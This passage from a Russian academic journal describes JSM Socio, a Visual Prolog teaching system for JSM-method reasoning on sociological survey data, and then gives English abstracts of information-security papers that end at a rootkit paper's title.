ДСМ-рассуждение формализуется средствами бесконечнозначной логики предикатов (1-го порядка для конечных моделей и слабой логики предикатов 2-го порядка для бесконечных моделей[14]). Оно состоит из последовательного и итерируемого применения индуктивных выводов (из предиката $X \Rightarrow_1 Y$ порождаются предикаты $V \Rightarrow_2 W$ или $W_3 \Leftarrow V$, т. е. в автоматическом режиме формируются фрагменты базы знаний интеллектуальной системы типа ДСМ) и выводов по аналогии (они используют гипотезы $V \Rightarrow_2 W$ и $W_3 \Leftarrow V$ о причинах изучаемых эффектов, порожденные индукцией, для расширения и уточнения представленного в начальном состоянии базы фактов (далее – БФ) отношения $\Rightarrow_1^*$). Цикл «индукция–аналогия» повторяется до стабилизации множества гипотез $H = H_1 \cup H_2$, где H_1 – гипотезы о причинах изучаемых эффектов, полученные с использованием правил правдоподобного вывода 1-го рода – индукции, а H_2 – гипотезы, являющиеся предсказаниями и полученные с использованием правил правдоподобного вывода 2-го рода – аналогий. ДСМ-рассуждение завершается применением абдукции (формализованной посредством критерия достаточного основания принятия гипотез) – процедуры объяснения начального состояния БФ.

Таким образом, метод представляет собой реализацию общей эвристики «сходство–аналогия–абдукция». «Сходство» в этой схеме является нестатистическим и конкретизируется посредством логико-алгебраического и формально-индуктивного подхода.

Корректность использования ДСМ-метода при решении задач предметной области регулируется рядом онтологических допущений. Так, предполагается, что в качестве моделей КАТ имеет множество позитивных и негативных фактов (наличие или отсутствие исследуемого эффекта), которым отвечают позитивные (+) и негативные (–) причины соответственно. Этот принцип используется как основание для абдуктивного принятия индуктивных гипотез о причинах. Далее, в основе идеи ДСМ-причинности лежит принцип структурализма – представления гипотетических причин (наиболее устойчивых и существенных позитивных и негативных влияний) в виде сходств фактов, имеющих определенную структуру. Таким образом, исследуется определенный тип каузальности: «структура–эффект» (а не «явление–явление»).

Симметрия позитивных и негативных причин является онтологической особенностью социальной реальности – в предположении, что в изучаемом фрагменте социальной действительности объективно содержатся позитивные и негативные зависимости («влияния») причинно-следственного типа. Однако вытекающая из принципа структурализма потребность в предварительной (алгебраической) формализации сходства объектов и их свойств при существующей традиции обработки эмпирических социологических данных трудно удовлетворима.

Указанная трудность в предлагаемом варианте формализованного качественного анализа социологических данных преодолевается выделением обозримого множества характеристик социальных субъектов (как индивидов, так и социальных общностей). Основой представления знаний о субъекте является так называемый «постулат поведения». Пусть имеются три множества характеристик, входящих в описание субъекта поведения: признаки, представляющие социальный характер субъекта (*SC*); индивидуальные черты личности (*IP*); биографические данные (*BD*). Поведение *B* субъекта C определяется подмножеством характеристик $Det \subseteq C$ таким, что $Det = Det_1 \cup Det_2 \cup Det_3$, где $(Det_1 \subseteq (SC)) \& (Det_2 \subseteq (IP)) \& (Det_3 \subseteq (BD))$, причем хотя бы одно $Det_i \neq \varnothing$, $i = 1, 2, 3$. Таким образом, индивидуальные характеристики социального субъекта являются информативным основанием для порождения детерминант социального поведения и, соответственно, материалом для построения возможных моделей социальной структуры с использованием установленных детерминант поведения.

Структурированное представление социологических данных позволяет рассматривать различные типы задач: задачу социологии «субъект ⇒ поведение», задачу социальной психологии «субъект ⇒ установки» и, наконец, задачу изучения отношения «субъект ⇒ мнение». Указанные отношения формализуются посредством исходного предиката $X \Rightarrow_1 Y$ (см. выше).

Массив начальных данных содержит высказывания типа «высказывание “объект C обладает множеством свойств A” имеет истинностную оценку $\langle \nu, n \rangle$» ($J_{\langle \nu, n \rangle}(C \Rightarrow_1 A)$ в ДСМ-языке[15]). Здесь $\nu \in \{1, -1, 0, \tau\}$ – типы истинностных значений «фактическая истина», «фактическая ложь», «фактическое противоречие» и «неопределенность», соответственно, n – номер шага вычислений, выражающий степень правдоподобия истинностного значения. В результате применения ДСМ-рассуждений порождаются высказывания вида $J_{\langle \nu, n \rangle}(C' \Rightarrow_2 A)$, $n>0$, означающие, что «высказывание “подобъект C' есть причина множества свойств A” имеет истинностную оценку $\langle \nu, n \rangle$» Здесь $J_{\langle \nu, n \rangle}\varphi = t$, если $\nu[\varphi] = \langle \nu, n \rangle$; $J_{\langle \nu, n \rangle}\varphi = f$, если $\nu[\varphi] \neq \langle \nu, n \rangle$, $\nu[\varphi]$ есть функция оценки, $\langle \nu, n \rangle$ представляет «внутренние» истинностные значения фактов и гипотез, t, f – «внешние» истинностные значения двузначной логики. Таким образом, предикат $V \Rightarrow_2 W$ представляет отношение причинности: «V есть причина W». Высказывания $J_{\langle \nu, 0 \rangle}(C \Rightarrow_1 A)$ суть факты, $J_{\langle \nu, n \rangle}(C \Rightarrow_j A)$ ($j = 1, 2$, $n>0$) – гипотезы.

Пусть даны конечные множества $\mathbf{U}^{(1)} = \{d_1, ..., d_r\}$, $\mathbf{U}^{(2)} = \{a_1, ..., a_s\}$. Определим на них булевы алгебры $\boldsymbol{B}_i = \{B(\mathbf{U}^{(i)}), —, \cap, \cup\}$, i=1, 2, $B(\mathbf{U}^{(i)})$ – булеан (множество всех подмножеств множества $\mathbf{U}^{(i)}$). Переменные и константы сортов 1 и 2 – объектов $X \in B(\mathbf{U}^{(1)})$ и множеств свойств $Y \in B(\mathbf{U}^{(2)})$ соответственно – определяются стандартным образом[16]. Семантика ДСМ-метода для анализа и прогнозирования социального поведения представляется алгеброй субъектов поведения $\boldsymbol{B}_1$ и алгеброй поведенческих актов (поведенческих готовностей) $\boldsymbol{B}_2$ (подчеркнем, что булевская структура данных – лишь одна из возможных).

Стратегия анализа имеющихся фактов вида $J_{\langle \nu, n \rangle}(C \Rightarrow_1 A)$, где $C \in B(\mathbf{U}^{(1)})$ и $A \in B(\mathbf{U}^{(2)})$ зависит от представления данных о субъекте и его свойствах. При изучении собственно поведения (или установок субъекта) информативность представленных данных о субъекте, как правило, превосходит информативность данных о его поведении. В этом случае используется *прямой* ДСМ-метод[17], устанавливающий причинно-следственную зависимость типа «сходство субъектов поведения влечет сходство действий этих субъектов», которая в результате представляется гипотезами вида $J_{\langle \nu, n \rangle}(C' \Rightarrow_2 A)$.

При решении задачи анализа мнений, напротив, информативность характеризации мнения превосходит информативность знаний о субъекте, высказывающем мнение. Отсюда возникает потребность в формализации рассуждения, устанавливающего зависимость типа «сходство мнений субъектов есть следствие сходства самих субъектов». Это требует расширения ДСМ-языка: вводится предикат $W_3 \Leftarrow V$, интерпретируемый как «мнение W есть следствие характеристик субъекта V»[18]. Формулируются предикаты *обратного* ДСМ-метода для порождения гипотез о причинности – высказываний вида $J_{\langle \nu, n\rangle}(C'_3 \Leftarrow Q')$, $n>0$. Это выражение означает, что «высказывание "мнение Q' есть следствие характеристик субъекта C'" имеет истинностную оценку $\langle \nu, n\rangle$».

Семантика ДСМ-метода для анализа и прогнозирования мнений опирается на представление темы опроса T характеризующими ее утверждениями каркаса $P = \{p_1, ..., p_n\}$. Пусть в этом случае $\mathbf{U}^{(2)} = \{\psi \mid (\psi \rightleftharpoons J_\nu p_i) \& (\nu \in \{1, -1, 0, \tau\}), i = 1, ..., n\}$, где " $\rightleftharpoons$ " – предикат графического равенства формул, $J_\nu p_i = t$, если $\nu[p_i] = \nu$. Тогда $\varphi_j \rightleftharpoons J_{\nu 1}{}^{(j)} p_1 \& ... \& J_{\nu n}{}^{(j)} p_n$ ($\nu_i{}^{(j)} \in \{\pm 1, 0, \tau\}$, $i = 1, ..., n$; $j = 1, ..., 4^n$) – максимальная конъюнкция атомов $J_{\nu i}{}^{(j)} p_n$ – представляет мнение индивида. Множество членов этой конъюнкции обозначим $[\varphi_j] = \{J_{\nu 1}{}^{(j)} p_1, ..., J_{\nu n}{}^{(j)} p_n\}$. В таком представлении задача изучения мнений сводится к изучению высказываний $J_{\langle \mu, m\rangle}(C_j \Rightarrow_1 [\varphi_j])$ – «субъект C_j имеет мнение φ_j» – и $J_{\langle \mu, m\rangle}([\psi_j]_3 \Leftarrow C'_j)$ – «мнение ψ_j есть следствие характеристик субъекта C'_j», – C_j, C'_j, $[\varphi_j]$, $[\psi_j]$ – константы, C_j, $C'_j \in B(\mathbf{U}^{(1)})$, $[\varphi_j]$, $[\psi_j] \in B(\mathbf{U}^{(2)})$, $\langle \mu, m\rangle$ – оценка, полученная применением ДСМ-метода АПГ, где $\mu_j \in \{\pm 1, 0, \tau\}$, а m – число применений ДСМ-правил правдоподобного вывода.

Из сказанного ясно, что с развитием современных методов формализованного качественного анализа социологических данных становится необходимым введение дополнительных математических курсов в программу обучения социологов, а именно: преподавание математической логики. Следует сказать, что РГГУ может по праву считаться пионером в этом направлении: на факультете социологии заведующий Отделением интеллектуальных систем в гуманитарной сфере проф. В.К. Финн читает курс математической логики (I курс) и курс многомерного анализа («Логические средства анализа социологических данных») (III курс). Этот опыт позволил выявить естественные трудности, возникающие в понимании и освоении студентами подходов к формализованному качественному анализу данных. Таким образом, практическое восприятие работающей интеллектуальной системы, специально настроенной на последовательное усвоение этапов правдоподобного рассуждения, оказывается незаменимым в учебном процессе.

Описанное выше ДСМ-рассуждение – последовательное и итерируемое применение индуктивных процедур и выводов по аналогии, завершающееся применением абдукции, реализуется в интеллектуальной системе (далее – ИС) специальной архитектуры[19], все составные части которой образуют единое гармоничное (в идеале) целое. Архитектура ИС включает в себя Решатель задач, Информационную среду и Интеллектуальный интерфейс. Здесь Решатель задач = Рассуждатель + Вычислитель + Синтезатор, Информационная среда = База фактов (БФ) + База знаний (БЗ). БФ представляет рассматриваемую предметную область, БЗ – извлекаемые из фактов (посредством используемых процедур) знания. Интеллектуальный интерфейс включает в себя диалог (наилучший вариант – диалог на естественном языке), демонстрацию как результатов работы ИС, так и процесса их получения, графическое представление результатов, обучение пользователя работе с ИС, поддержку интерактивного режима работы ИС. Рассуждатель представляет собой ядро Решателя ИС – подсистему, реализующую логические средства решения, которые формализуют соответствующую эвристику. Из сказанного ясно, что полноценная система должна включать в себя все эффективно действующие составляющие.

Целью настоящей работы стала разработка обучающей ДСМ-системы, получившей название JSM Socio, для демонстрации работы ДСМ-метода в приложении к социологическим данным. В структуре Решателя JSM Socio предусмотрена наглядная реализация различных стратегий ДСМ-рассуждений, а этап подготовки данных включает столь же наглядное представление различных типов сходства. Подобная система призвана ознакомить эксперта-социолога (равно как и студента) с работой самого метода, обучить его использованию ДСМ-рассуждений для извлечения причинно-следственных зависимостей из исходных данных, продемонстрировать преимущества логико-комбинаторного подхода при решении некоторых задач анализа данных и, как результат, увеличить степень популярности ДСМ-метода как эффективного инструмента для исследования социальной действительности.

Для реализации системы был выбран язык Visual Prolog, интегрированная среда разработки Visual Prolog версии 7.1. Это мощный инструмент, предназначенный не только для удобного визуального программирования, но и для использования самых актуальных технологий, таких как создание и поддержка работы с COM-объектами, создание XML-документов, доступ к Windows API и многое другое.

Начнем с того, что в соответствии с описанной архитектурой системы необходимо предварительное формирование исходных

данных (БФ) для работы в системе. Эта процедура является отдельным этапом, который может осуществляться с помощью стандартных программ обработки табличных данных, таких как MS Excel или SPSS. Составной частью подготовки данных для работы системы является реализация задания различных типов сходств, соответствующих особенностям социологических данных. Рассмотрим особенности формализации операции сходства социологических данных.

В большинстве социологических исследований анализируется анкетная информация. В результате обработки этой информации формируется таблица данных, столбцы которой соответствуют *признакам* (некоторым выделенным исследователем характеристикам респондента), а строки – данным по каждому респонденту. Признак можно рассматривать как некоторое общее для всех объектов качество, конкретные проявления которого (значения признака; их называют также альтернативами, градациями) могут меняться от объекта к объекту. Это, в свою очередь, означает, что совершенно не обязательно полное соответствие между анкетными вопросами и вариантами ответа на них и признаками, что может потребовать формализации процесса преобразования анкетной информации в данные для исследования. Значения признака обычно кодируются числами; такое соответствие называется *шкалой измерения* признака[20].

В системе реализованы различные типы сходства, соответствующие различным шкалам. Номинальная шкала является самым «низким» уровнем измерения: в этом случае используется только равенство или неравенство значений. Эта шкала отображает те отношения, посредством которых объекты группируются в отдельные непересекающиеся классы. Примером таких признаков являются «пол», «профессия». Также в этой шкале измеряются идентификационные характеристики респондентов, такие как номера телефонов, паспортов, индивидуальные номера налогоплательщиков и т. п. Соответствующий *номинальный* тип сходства является сходством «по совпадению»; результатом применения операции на несовпадающих значениях является либо специальное минимальное значение, заданное в системе по умолчанию, либо одно из указанных значений признака.

Часто значения признака выражают степень проявления какого-либо свойства и могут быть упорядочены. Например, работа «интересна», «безразлична» или «не интересна»; балльные оценки успеваемости делятся на «неудовлетворительно», «удовлетворительно», «хорошо», «отлично». При таком ранжировании расстояние между объектами является несущественным. Такая шкала

называется ранговой или ординальной, ей соответствуют два типа сходства – сходство *по возрастанию* или *по убыванию*. В первом случае результатом применения операции является минимум из двух значений признака, во втором, наоборот, максимум.

К особому типу относят признаки, имеющие два значения, например, «да» и «нет». Такие признаки называют дихотомическими. Их значения часто кодируют цифрами 1 («да») и 0 («нет»). В JSM Socio не предполагается специального типа сходства для таких случаев, так как для них всегда можно указать сходство по возрастанию.


Социологи также выделяют так называемые количественные шкалы для измерения значений признака на всей оси действительных чисел. Сходство для таких данных можно определять различными способами; в системе же предполагается, что непрерывные значения сгруппированы в интервалы, и поэтому на них можно задавать сходство порядкового типа.

В системе реализована возможность задавать нестандартное для социологических данных сходство, соответствующее четырехзначной логике аргументации[21]. Эта логика была предложена для описания рационального выбора вариантов ответа респондентом и предоставляет нетривиальные возможности для реализации логической схемы опроса. Опишем кратко ее семантику. Пусть A – множество доводов (аргументов и контраргументов), P – множество всех пропозициональных переменных (например, для каркаса $P = \{p_1, ..., p_n\}$ темы T), множество возможных оценок высказываний $\{1, -1, 0, \tau\}$ (см. выше). Для каждой $p \in P$ определим две функции. $g^+: P \to 2^A$, $g^+(p_i) \subseteq A$, $i = 1, ..., n$. $g^-: P \to 2^A$, $g^-(p_i) \subseteq A$, $i = 1, ..., n$. Тогда высказывание p_i принимается (получает оценку +1), если есть аргументы «за» и нет контраргументов ($g^+(p_i) \neq \varnothing$, $g^-(p_i) = \varnothing$). Соответственно, высказывание отвергается (оценка –1), если $g^+(p_i) = \varnothing$, $g^-(p_i) \neq \varnothing$. Далее, $v[p_i] = 0 \leftrightarrow g^+(p_i) \neq \varnothing$, $g^-(p_i) \neq \varnothing$ и $v[p_i] = \tau \leftrightarrow g^+(p_i) = g^-(p_i) = \varnothing$.

Отношение порядка на данном множестве значений задается нижней полурешеткой вида:

Результатом применения операции сходства для двух значений из множества $\{+1, -1, 0, \tau\}$ является их минимум в соответствии с заданным порядком. Следует заметить, что приведенный выше порядок не является единственно возможным: существуют и другие полурешетки на указанном множестве, иногда используемые для построения сходств при анализе социологических данных. Более того, в некоторых случаях бывает оправдано применение логик с иными наборами значений. Задание в системе JSM Socio сходства аргументационного типа является опциональной возможностью, которая, в первую очередь, предназначена для демонстрации нетра-

дициионных логико-комбинаторных подходов к анализу данных в социологии.



В процессе подготовки данных не всегда анкетные варианты ответа в точности становятся набором значений признака. Также необязательно, чтобы одному признаку соответствовал ровно один вопрос. Обработка данных для анализа – весьма трудоемкий процесс, требующий от исследователя широкого знания предметной области и опыта. Одним из стандартных приемов обработки результатов опроса является так называемое «сворачивание» признаков, т. е. сопоставление различных комбинаций ответов на специально заданные комплексы вопросов и значений новых признаков по некоторым правилам, определенным исследователем (на основе социологической модели). Так, например, значение комплексного признака «отношение к частной собственности на землю» формируется на основании оценок респондентом утверждений «Земля всецело должна быть в государственной собственности», «Продажа земли в частные руки должна быть строго ограниченной», «Необходима свободная без ограничений продажа сельскохозяйственных угодий», помещенных в опросную анкету под разными номерами. Варианты ответа на эти вопросы кодируются значениями четырехзначной логики, описанной выше, а итоговый признак формируется на основании аргументационного типа сходства, хотя это не обязательное правило. В реализованном варианте системы правила сворачивания задаются в ручном режиме, однако в перспективе предполагается встраивание специального модуля для автоматической генерации таких правил.

В системе реализованы все описанные ранее типы сходств (номинальный, по возрастанию, по убыванию, аргументационный). Также к ним добавлен тип custom, который означает, что матрица сходства была задана пользователем вручную.

В большинстве социологических исследований анализируется анкетная информация. В современных статистических пакетах такую информацию принято представлять в виде таблицы. Обычно обрабатывается один файл данных, визуальное представление напоминает таблицу Excel (один лист). В JSM Socio исходные данные также представлены в виде таблицы, однако содержимое ячеек в этой таблице не может быть изменено; предполагается, что выгруженные данные были отредактированы заранее.

Для каждого признака заводится отдельная переменная с указанным типом данных и соответствующей шкалой измерения. Аналогичным образом в системе JSM Socio задается тип сходства для каждой загруженной переменной.

Когда все данные занесены в файл SPSS, к ним можно применять различные статистические процедуры и просматривать результаты в отдельном окне «Output». SPSS – это один из наиболее удобных инструментов, в котором реализовано множество различных методов количественного анализа данных, однако пользователь всегда имеет дело только с конечным результатом. Такой подход неудачен для задачи обучения, и поэтому в JSM Socio существенную часть занимает демонстрация алгоритмов ДСМ-метода с представлением результатов на каждом шаге. Однако в системе также генерируется лог-файл, имеющий сходную с окном «Output» в SPSS структуру.

Для создания проекта в системе необходимы исходные данные. Они должны храниться в текстовых файлах (с расширением .txt или .dat), содержащих таблицы с разделителями-табуляторами. Такие файлы можно получить с помощью пакета SPSS или MS Excel; для этого достаточно сохранить данные в указанном формате. Первый файл должен содержать описания объектов, то есть биографические, социальные и психологические характеристики респондентов. Во втором файле находятся мнения респондентов, соответствующие свойствам объектов. Каждой строке из первого файла ставится в соответствие строка из второго, поэтому для корректной работы системы количество респондентов в обоих файлах должно быть одинаково. Значения атрибутов (признаков) в первом файле могут быть устроены по-разному; предполагается, что они закодированы числами. Если в ячейке таблицы встречаются символы, которые не могут быть конвертированы в числа, то вся строка символов объявляется меткой значения, которой присваивается некоторое не использованное ранее для данного признака число в качестве внутреннего кода. Все значения свойств во втором файле должны принадлежать множеству $\{+1, -1, 0, \tau\}$ (кодируются символами «+», «–», «0» и «?» соответственно). Любое неизвестное значение в этом файле автоматически преобразуется в «τ».

Перед запуском ДСМ-метода для каждого атрибута в описании респондентов задаются тип сходства, способы отображения значений и выделенные значения. Эти настройки аналогичны заданию переменных в SPSS.

В настройках свойств в JSM Socio используется семантика анализа мнений. Одно из свойств объектов выбирается как целевое, то есть определяющее отношение респондента к теме. Остальные свойства объявляются каркасом темы и используются при построении пересечений. Тем не менее, в системе существует возможность применения различных стратегий ДСМ-рассуждений, и такое представление легко интерпретируется для оценки отношения в целом при любой используемой стратегии.

В основу обучающего механизма системы JSM Socio был положен принцип трассировки. Использование этого принципа позволило наглядно представить работу процедур ДСМ-метода и все промежуточные результаты вычислений.

Пошаговое выполнение кода программы, написанной на каком-либо языке программирования, позволяет лучше понять, как она устроена, и найти возможные ошибки в коде. Таким образом, трассировка используется в отладчиках различных сред разработки. В системе JSM Socio нет необходимости искать какие-либо ошибки выполнения ДСМ-метода, однако организация обучающего интерфейса по аналогии с этими отладчиками позволила прослеживать работу алгоритмов на хорошо детализированном уровне.

Для того чтобы эффективно реализовать данный механизм, необходимо, во-первых, всегда сохранять промежуточные результаты. На каждом шаге ДСМ-рассуждений система сохраняет все данные в отдельный файл. При переходе на новый шаг или возврате можно загружать данные из соответствующего файла, организуя тем самым требуемое состояние ДСМ-системы. Во-вторых, также следует как можно лучше локализовать различные участки кода в решателе. Именно поэтому каждая процедура была вынесена в отдельный класс, а для примеров, пересечений и даже самих стратегий ДСМ-метода были созданы классы с конструкторами.

Каждая процедура выполняется отдельно, непосредственно перед визуализацией. Если процедура уже была выполнена, запускается визуализация на основе полученных результатов. При демонстрации выполнения каждой из процедур имеются следующие настройки:

– переход на следующий шаг внутреннего цикла процедуры;
– трассировка в режиме реального времени (на низкой, средней или высокой скорости);

– пропуск нескольких шагов;
– пропуск всей процедуры;
– обнуление результатов выполнения процедуры.

В системе JSM Socio имеется множество различных окон для отображения данных и результатов. При этом пользователю доступны различные настройки ДСМ-метода: выбор стратегии (простой, несимметричной, обобщенной), направления анализа (прямой или обратный метод), использование итераций, ограничение по числу примеров, используемых при порождении гипотез (базис индукции $k \geq 2$).

Окно *Project explorer* представляет дерево проекта – состояние всех запущенных стратегий. Вершины этого дерева соответствуют процедурам ДСМ-метода. Используя данное окно, пользователь может перейти к любой известной процедуре, совершив откат или, наоборот, пропустив несколько этапов.

Окно *Database* отображает исходную базу данных, а также предоставляет возможность настройки атрибутов и свойств.

Окно *JSM monitor* используется для работы с базой фактов и базой знаний. Здесь могут быть отключены отдельные примеры или гипотезы так, чтобы они не использовались в дальнейших рассуждениях.

Окно *Watch* аналогично окну просмотра в стандартном отладчике. В этом окне подробно представлена структура и свойства текущих объектов: примеров, пересечений или гипотез.

Окно *Object explorer* позволяет детально рассмотреть какой-либо объект: его структуру, свойства, знак, шаг, на котором он был получен, примеры-«родители» (для гипотез о причинах) или список гипотез (для примеров).

При разработке системы было выделено два типа алгоритмов выполнения ДСМ-процедур. Первая группа алгоритмов используется для проведения внутренних вычислений. Каждый из алгоритмов реализован в отдельном классе. Второй тип алгоритмов – это порядок демонстрации ДСМ-процедуры на каждом шаге рассуждений. Они несколько упрощают реальную схему вычислений для более наглядного представления результатов, но сохраняют все основные этапы рассуждения.

В системе имеется возможность опустить отображение текущих шагов вычислений; в этом случае после выполнения всего цикла соответствующие вершины будут добавлены в дерево проекта. После всех вычислений автоматически откроется диалоговое окно для отображения сводных результатов, где будет представлено количество итераций, количество гипотез о причинах и число доопределенных примеров (элементов БЗ) из общего числа не-

определенных в исходной БФ, количество объясненных фактов из общего числа определенных фактов из БФ.

В БФ представлены все примеры в начальном состоянии. В БЗ представлены все доопределенные примеры вместе с номером шага, на котором он был доопределен, и доопределяющими его гипотезами. Для гипотез о причинах также указывается номер шага вычислений, на котором гипотеза была получена, и ее «родители» – примеры, на основании сходства которых гипотеза порождена.

Работа системы JSM Socio была продемонстрирована на небольшой выборке данных, полученных при исследовании электоральных предпочтений студентов РГГУ накануне выборов в Государственную Думу в декабре 2007 г. Социологические анкеты были подготовлены и соответствующие данные были предоставлены студентами старших курсов и преподавателями социологического факультета РГГУ.

Описание респондентов было осуществлено в соответствии с описанным выше постулатом поведения. Согласно этому постулату, поведение детерминируется тремя множествами дифференциальных признаков – социальным характером, психологическими характеристиками личности, биографическими данными. Так, в анкете, разработанной для эксперимента, среди биографических данных рассматривались такие, как семейное и материальное положение, образование членов семьи и т. п. Социальные характеристики включают в себя вопросы относительно общественно-политической активности студентов, знакомства их с партийными положениями и, соответственно, отношения к ним, выбора базовых ценностей. Психологические тесты направлены на анализ таких сторон личности, как характеристики авторитарности личности (по Т. Адорно).

Формализованный качественный анализ электорального поведения в рассматриваемой в эксперименте модели состоит из:

а) порождения детерминант электорального поведения, представленного парой <мнение, выбор действия>. Здесь «мнение» есть выбор программных установок (без указания в исходных данных их принадлежности конкретной партии), а «действие» – свободный выбор одной из партий (список партий не предлагался, студенты самостоятельно называли свои предпочтения) или отказ от участия в выборах; при этом (–)-примерами для каждого действия (демонстрации партийных предпочтений) оказываются голосующие за все другие партии;

б) предсказания электорального выбора части опрошенных студентов посредством порожденных детерминант.

Для демонстрации анализа с помощью системы JSM Socio с одновременным обучением работе с системой из общей выборки (231 респондент) было отобрано 18 примеров: 7 положительных, 7 отрицательных и 4 неопределенных. Была применена простая обратная стратегия с запретом на контрпримеры; гипотезы о причинах должны были обладать не менее чем тремя родителями. Цикл выполняется за 2 шага, порождая 114 пересечений, 72 из которых становятся гипотезами, и доопределяются два примера из четырех. Критерий достаточного основания для принятия гипотез выполняется для всех определенных примеров исходной базы фактов.

Созданная система JSM Socio не просто является инструментом формализованного качественного анализа социологических данных. Она предоставляет реальные возможности для освоения этого инструмента (в том числе, и в процессе обучения студентов). Этому способствуют такие особенности системы как интуитивный интерфейс, удобство экспорта-импорта данных, легкость обучения работе, понятные и интерпретируемые шаги, визуализация этих шагов (идея отладчика), руководство пользователя, удобство и простота использования, демонстрационный пример.

Выбранная в качестве основного принципа организации обучения в системе идея программы-отладчика подразумевает пошаговое выполнение алгоритмов с возможностью остановки и просмотра текущих результатов на любом шаге. Для этого в приложении реализованы четыре основных окна, предназначенных для трассировки процедур поиска пересечений, индукции, аналогии и абдукции. Общая структура элементов управления на этих окнах позволяет различным образом настраивать пошаговый переход. Для наглядности отображения данных в приложении также имеются окна, соответствующие дереву проекта, расширенному представлению текущих объектов и детальному отображению структуры одного указанного объекта. Существенную помощь в обучении оказывает разработанный пользовательский интерфейс, сохраняющий некоторые привычные для социолога традиции обработки данных. При подготовке данных перед запуском ДСМ-метода используются принципы табличного представления данных и настройки атрибутов и свойств, перенятые из стандартных инструментов для работы с данными. Кроме того, для свободной передачи данных система использует процедуру логирования в XML-файл, который затем трансформируется в лог-файл в формате HTML, присоединенный к проекту. В этом файле подробно зафиксированы все результаты обработки исходных данных проекта.

Применение ИС для анализа и прогнозирования изучаемых эффектов социального поведения, представленных в неявном виде в

БФ, создает возможность формализованного качественного анализа с помощью когнитивных рассуждений, расширяя инструментарий обработки социологических данных. Реализация предлагаемых подходов средствами современных интеллектуальных систем позволяет говорить о создании инструмента интеллектуального анализа (knowledge discovery) для баз социологических фактов, а создание обучающей системы такого рода облегчает использование предложенных теоретических принципов и технологии на практике.

Авторы выражают благодарность доценту кафедры математики, логики и интеллектуальных систем, канд. физ.-мат. наук Е.А. Ефимовой за консультации по использованию языка Visual Prolog.

Работа выполнена при поддержке РГНФ (проект № 08–03–00145а).

Примечания

1 *Крыштановский А.О.* Анализ социологических данных. М.: Издательский дом ГУ ВШЭ, 2006. 282 с.

2 *Сорокин П.* Квантофрения // Социология. Хрестоматия для вузов. М.: Академический проект, 2002. С. 63–74.

3 *Поппер К.* Нищета историцизма. М.: Прогресс, 1993. С. 14.

4 *Ragin C.C.* The Comparative Method: Moving beyond Qualitative and Quantitative Strategies. Berkley; Los Angeles; L.: University of California Press, 1987. 185 p.

5 *Rihoux B.* Qualitative Comparative Analysis and Related Systematic Comparative Methods // International Sociology. 2006. Vol. 21 (5). September. P. 679–706.

6 *Чубукова И.А.* Data Mining. М.: Изд. дом «Бином», 2008. 384 с.

7 *Готлиб А.С.* Введение в социологическое исследование (качественный и количественный подходы). М.: Флинта, 2005. 384 с.

8 *Ядов В.А.* Стратегия социологического исследования. М.: Добросвет, 2003. 567 с.

9 *Финн В.К.* Синтез познавательных процедур и проблема индукции // НТИ. 1999. Сер. 2. № 1–2. С. 8–52.

10 *Парсонс Т.* О теории и метатеории // Теоретическая социология. Антология. Т. 2. М.: Наука, 2002. С. 44–45.

11 *Финн В.К., Михеенкова М.А.* Формализованный качественный анализ социологических данных и проблемы когнитивной социологии // Математическое моделирование социальных процессов. 2007. Вып. 9. С. 120–125.

12 *Финн В.К.* Указ. соч.

13 *Финн В.К.* Об интеллектуальном анализе данных // Новости искусственного интеллекта. 2004. № 3. С. 2–18.

14 *Виноградов Д.В.* Формализация правдоподобных рассуждений в логике предикатов // НТИ. 2000. Сер. 2. № 11. С. 17–20.

15 *Финн В.К.* Синтез познавательных процедур и проблема индукции.
16 Там же.
17 Там же.
18 *Гусакова С.М., Михеенкова М.А., Финн В.К.* О логических средствах автоматизированного анализа мнений // НТИ. 2001. Сер. 2. № 5. С. 4–24.
19 *Финн В.К.* Об интеллектуальном анализе данных.
20 *Толстова Ю.Н.* Измерение в социологии. М.: Университет. Книжный дом, 2007. С. 10–20.
21 *Финн В.К.* Стандартные и нестандартные логики аргументации. М.: Наука, 2007. С. 158–189.

Abstracts

D.A. Larin

INFORMATION SECURITY UNDER NAPOLEON

The article considers the most significant events for Europe in the early 19th century Napoleonic wars. Different information security methods used this time are examined, as well as cryptanalysts from various countries achievements on reading French military and diplomatic correspondence.

Keywords: cryptography, cipher, Napoleon, decryption.

A.A. Grusho, N.A. Grusho, E.E. Timonina

METHODS OF INFORMATION PROTECTION AGAINST COVERT CHANNELS ATTACKS AND MALICIOUS SOFTWARE/HARDWARE AGENTS IN DISTRIBUTED SYSTEMS

The problem of reliable security basing on untrusted hardware and software components which use insecure global networks and open protocols is the fundamental scientific problem for Russia. The paper deals with new paradigm of security building in distributed computer systems accepting the assumption that its components can contain malicious software/hardware agents. The security is attained by assurance of security objects "invisibility" for malicious code. The methods for processes, data and programs "invisibility" are considered.

Keywords: security of distributed computer systems, malicious code, machine intelligence.

E.I. Poznyakova

INFORMATION SECURITY THREATS RANGE IN TERMS OF BUSINESS CONTINUITY

Existing risk analysis methods are based on absolute damage value assessment disregarding attack impact on business. The purpose of this paper is to analyse main threats in terms of business continu-

ity. The factors used in this discipline provide more qualitative valuation for following decision making on investement in information security.

Keywords: information security threats, risk assessment, business continuity, business impact analysis.

A.E. Baranovich

PRAGMATIC ASPECTS OF INTELLECTUAL SYSTEMS INFORMATION SECURITY

From positions of the general informatiology pragmatic aspects of information security maintenance in network intellectual systems are considered. The problem of intellectual systems protection «from the information» (superfluous, useless or harmful) that poses the direct or indirect threat to their stable functioning and development is stated. The concept and methodology of the posed problem solution are offered, which are based on set of methods and models of the semantic information axiological filtration. The security concept is based on the idea of the valuable incoming semantic information revealing (filtration of superfluous or harmful).

Keywords: axiology, axiological filters, information protection, information redundancy, intelligence systems, informationology, information security, cryptology, pragmatics, semantics, security threats, information value.

A.N. Priezzhaya

TECHNOLOGY OF SECURITY FUNCTIONS INTEGRATION IN BUSINESS PROCESSES

Nowadays it is insufficient to use a separate secure mechanism for distributed system protection. We need to build each mechanism in a design system correctly, provide proper cooperation of mechanisms. The author suggests the technology of UML model transformation, which enables integration of security functions in a business model. This technology can be successfully applied to a working system. In this paper the approach is illustrated by a simplified time-card system.

Keywords: UML model, embedding security functions, MDA, modeling transformation, system's model in protected version.

Y.A. Muzychenko

KERNEL-MODE ROOTKITS INVISIBILITY FOR OS LINUX AUDITING TOOLS

